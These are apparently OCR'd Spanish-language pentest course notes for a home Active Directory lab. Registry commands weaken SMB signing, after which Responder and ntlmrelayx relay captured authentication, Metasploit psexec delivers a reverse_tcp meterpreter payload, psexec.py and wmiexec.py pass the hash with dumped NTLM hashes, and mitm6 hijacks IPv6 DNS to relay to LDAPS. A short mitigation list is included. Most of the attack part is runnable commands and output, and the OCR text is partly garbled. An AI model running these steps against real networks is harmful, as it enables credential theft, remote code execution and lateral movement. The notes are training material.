
Podemos entrar y ver si la maquina tiene smb activo

seccion de politicas de AD

Microsoft network client: Digitally sign communications (always)	Disabled
Microsoft network client: Digitally sign communications (if server agrees)	Enabled
Microsoft network client: Send unencrypted password to third-party SMB servers	Not Defined
Microsoft network server: Amount of idle time required before suspending session	Not Defined
Microsoft network server: Attempt S4U2Self to obtain claim information	Not Defined
Microsoft network server: Digitally sign communications (always)	Disabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled
Microsoft network server: Disconnect clients when logon hours expire	Not Defined
Microsoft network server: Server SPN target name validation level	Not Defined
Network access: Allow anonymous SID/Name translation	Enabled
Network access: Do not allow anonymous enumeration of SAM accounts	Not Defined

Esta sección te mostrará cómo configurar y ejecutar ataques de relay SMB en un entorno de Active Directory, aprovechando las credenciales capturadas para obtener acceso administrativo a sistemas vulnerables.

Ademas con las politicas asi debido a que nos daba este estatus de smb



Para mantener los cambio en las politicas usamos lo siguiente

```
rsop.msc --> politicas de smb
ruta:
Computer Configuration
→ Windows Settings
→ Security Settings
→ Local Policies
→ Security Options
```

Ademas quecamos el registro con los comandos:

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\LanmanS
erver\Parameters

y buscamos los siguientes parametros:
RequireSecuritySignature
EnableSecuritySignature

los valores mas inseguros son:
RequireSecuritySignature = 0
EnableSecuritySignature  = 1
```

```
en este caso vamos a cambiarlos:
reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanSer
ver\Parameters /v RequireSecuritySignature /t REG_DWORD
/d 0 /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanSer
ver\Parameters /v EnableSecuritySignature /t REG_DWORD /
d 1 /f
 y reinciamos el servicio SMb
 net stop lanmanserver
net start lanmanserver

y reinciamos
shutdown /r /t 0
```

ahora si hacemos nmap en el server donde tiene el DC tenemos

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb2-security-mode.nse -p445 192.168.127.132 -Pn

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 15:55 CST
Nmap scan report for 192.168.127.132
Host is up (0.00036s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:2E:44:CB (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
```

y vemos si se actualizo en las demas computadoras


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 192.168.127.0/24  -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 15:57 CST
Nmap scan report for 192.168.127.1
Host is up (0.00031s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.127.132
Host is up (0.00015s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:2E:44:CB (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.127.135
Host is up (0.00018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:2A:D9:0D (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.127.254
Host is up (0.000090s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:50:56:EF:7C:8A (VMware)

Nmap scan report for 192.168.127.129
Host is up (0.000031s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (5 hosts up) scanned in 28.29 seconds
```

en este caso si se actualizo

▼ Chapter 7.5 SMB relay on action

Ahora usando el script

```
nmap --script=smb2-security-mode.nse -p445 192.168.127.132 -Pn
```



tenemos lo siguiente


y hacemos una lista con los posibles targets en este caso se llama

target_smbRelay.txt

despues abrimos el archivo

```
sudo mousepad /etc/responder/Responder.conf
```

y ponemos en OFF SMB y HTTP



y corremos el responder

```
a
```



┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth1 -dPv
[sudo] password for kali:
[+] You don't have an IPv6 address assigned.
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [ON]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth1]
Responder IP [192.168.190.128]
Responder IPv6 [::1]
Challenge set [random]

como podemos ver ya esta desactivado 192.168.190.128

y corremos el comando

```
sudo ntlmrelayx.py -tf targets_smbRElay.txt -smb2support
```

y esperamos a que alguien acceda a ello o el evento



en este caso se ve asi

“All targets processed”

```
All targets processed!
there are no more targets left
```

Esto solo quiere decir:

- Ya intentó el relay contra todos los targets del archivo
- **No es un error** Conclusión REAL de tu escenario

Tu lab demuestra correctamente:

✅ LLMNR Poisoning

✅ Captura de NTLM


✅ SMB Relay exitoso


❌ **Sin impacto porque el usuario no es admin**

👉 **Esto es exactamente lo que pasa en muchas redes reales.**

---


si el usuario fuera admin nos arrogaria lo siguiente.






tira el SAM donde se almacenan las contraseñas

otro tipo de ataque se puede con la bandera -i



esto nos abre una consola en 127.0.0.1

para acceder a ella usamos




```
nc 127.0.0.1 11000
```

y nos abrira una terminal

```
# use C$
# ls
drw-rw-rw-          0  Mon Jul 31 18:41:04 2023 $Recycle.Bin
drw-rw-rw-          0  Tue Aug  1 15:06:13 2023 $WinREAgent
drw-rw-rw-          0  Mon Jul 31 20:12:24 2023 Documents and Settings
-rw-rw-rw-       8192  Mon Jul 31 18:40:01 2023 DumpStack.log.tmp
-rw-rw-rw- 2013265920  Mon Jul 31 18:40:01 2023 pagefile.sys
drw-rw-rw-          0  Mon Jul 31 21:10:13 2023 PerfLogs
drw-rw-rw-          0  Tue Aug  1 15:06:04 2023 Program Files
drw-rw-rw-          0  Mon Jul 31 21:10:14 2023 Program Files (x86)
drw-rw-rw-          0  Mon Jul 31 18:40:05 2023 ProgramData
drw-rw-rw-          0  Mon Jul 31 20:12:28 2023 Recovery
-rw-rw-rw-   16777216  Mon Jul 31 18:40:01 2023 swapfile.sys
drw-rw-rw-          0  Mon Jul 31 17:12:31 2023 System Volume Information
drw-rw-rw-          0  Mon Jul 31 18:40:40 2023 Users
drw-rw-rw-          0  Mon Jul 31 17:20:31 2023 Windows
#
```

otra variable del comando es

```
sudo ntlmrelayx.py -tf targets_smbRElay.txt -smb2support
-c "whoami"
```

lo que podremos ejecutar comandos

▼ Chapter 7.6 SMB relay mitigation

SMB Relay - Mitigation

Mitigation Strategies:

- **Enable SMB Signing on all devices**
  - **Pro:** Completely stops the attack
  - **Con:** Can cause performance issues with file copies
- **Disable NTLM authentication on the network**
  - **Pro:** Completely stops the attack
  - **Con:** If Kerberos stops working, Windows defaults back to NTLM
- **Account tiering**
  - **Pro:** Limits domain admins to specific tasks (e.g., only log onto servers where Domain Admin access is required)
  - **Con:** Enforcing the policy may be difficult
- **Local admin restriction**
  - **Pro:** Can prevent a lot of lateral movement
  - **Con:** Potential increase in the number of service desk tickets

---

📕 Español (traducción)

SMB Relay - Mitigación

Estrategias de mitigación:

- **Habilitar la firma SMB en todos los dispositivos**
  - **Ventaja:** Detiene completamente el ataque
  - **Desventaja:** Puede causar problemas de rendimiento al copiar archivos
- **Deshabilitar la autenticación NTLM en la red**
  - **Ventaja:** Detiene completamente el ataque
  - **Desventaja:** Si Kerberos deja de funcionar, Windows vuelve a usar NTLM por defecto

- **Jerarquización de cuentas (Account tiering)**
  - **Ventaja:** Limita a los administradores de dominio a tareas específicas

    (por ejemplo, solo iniciar sesión en servidores donde se requiere acceso de administrador de dominio)
  - **Desventaja:** Aplicar esta política puede ser complicado
- **Restricción de administradores locales**
  - **Ventaja:** Puede prevenir gran parte del movimiento lateral
  - **Desventaja:** Posible aumento en la cantidad de tickets de soporte técnico


▼ Charapter 7.7 Gain Access

Ahora con los hashes anteriores capturados tenemos lo siguiente que podemos ganar acceso con los hashes y en lugar de usar la contrasena usamos el hash

una alternativa para usar el hash es lo siguiente

primero usaremos esta en metasplit

```
msfconsole

use exploit/windows/smb/psexec
```



despues vamos a setear el payload

```
set payload  windows/x64/meterpreter/reverse_tcp
```

ademas de llenar la informacion

```
set RHOST --target
set smbdomain --el dominio el DC
set smbuser -- el nombre sel usuario comprometido
set smbpass -- la contraseña
```

ademas seteamos los targets

```
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload
    4   Command
```

por lo regulas el 2 es el mejor

y damos exploit lo que nos abrira la consola

ademas si quieremos hacerlo con los hashes que capturamos en el anterior ataque

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:
  7facdc498ed1680c4fd1448319a8c04f:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:
  31d6cfe0d16ae931b73c59d7e0c089c0:::
3 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
  31d6cfe0d16ae931b73c59d7e0c089c0:::
4 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:
  5d25cf587a21c3d4ac672b46926b225a:::
5 peterparker:1001:aad3b435b51404eeaad3b435b51404ee:
  64f12cddaa88057e06a81b54e73b949b:::
```

que seria estos

en este caso vamos a usar el de admnistrador

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:
  7facdc498ed1680c4fd1448319a8c04f:::
```


vamos a usar el NTLMhash completo pero antes de eso vamos a quierar el smbdomacin

y setear el nuevo user \


```
set smbuser administrator
unset smbdomain
```

y seteamos el smb pass

```
set smbpass <EL hash va aqui >
```




y damos run



Forma manual

si tenemos la contraseña crakeada

```
psexec.py Dominio/usuario: 'La contraseña crakeada'@ip-m
aquina-atacada
```



si no la tenemos

```
└─$ psexec.py administrator@192.168.138.137 -hashes aad3b435b51404eeaad3b43
5b51404ee:7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
```

```
psexec.py usuario@ip-maquina-atacada -hashes  'El hash c
apturado '
```

si no funciona por que lo bloquea el antivirus podemos usar: wminexec.py

```
└─$ wmiexec.py administrator@192.168.138.137 -hashes aad3b435b51404eeaad3b4
35b51404ee:7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
```

▼ Charapter 7.8 Ipv6 DNS via mitm6

Primero usaremos el comando

```
ntlmrelayx.py -6 -t ldaps://192.168.127.132 -wh fakewpa
d.marvel.local -l lootme
```

y el

```
 sudo mitm6 -d MARVEL.local
con el dominio
```

```
/usr/local/lib/python3.11/dist-packages/scapy/layers/ipsec.py:485: Cryptogr
aphyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:83:e7:45]
IPv4 address: 192.168.138.134
IPv6 address: fe80::cb5b:c215:e783:9e
DNS local search domain: marvel.local
DNS allowlist: marvel.local
IPv6 address fe80::7540:1 is now assigned to mac=00:0c:29:f5:dd:0a host=THE
PUNISHER.MARVEL.local. ipv4=
IPv6 address fe80::7540:2 is now assigned to mac=00:0c:29:80:9b:10 host=HYD
RA-DC.MARVEL.local. ipv4=
IPv6 address fe80::7540:3 is now assigned to mac=00:0c:29:3f:18:60 host=SPI
DERMAN.MARVEL.local. ipv4=
Sent spoofed reply for wpad.MARVEL.local. to fe80::9cbd:b5ca:e35e:badc
```


y esperamos a que reinicien la maquina o alguien se loegge en el dispositivo.

> 💡 Solo correrlo por poco tiempo como 5 a 10 min por que la carga es mucha

```
[*] Authenticating against ldaps://192.168.138.136 as MARVEL\THEPUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.138.137, attacking target ldaps
://192.168.138.136
[*] HTTPD: Client requested path: cp601.prod.do.dsp.mp.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.138.137, attacking target ldaps
://192.168.138.136
[*] HTTPD: Client requested path: cp601.prod.do.dsp.mp.microsoft.com:443
[*] HTTPD: Client requested path: cp601.prod.do.dsp.mp.microsoft.com:443
[*] Authenticating against ldaps://192.168.138.136 as MARVEL\THEPUNISHER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.138.137, attacking target ldaps
://192.168.138.136
[*] HTTPD: Client requested path: cp601.prod.do.dsp.mp.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.138.137, attacking target ldaps
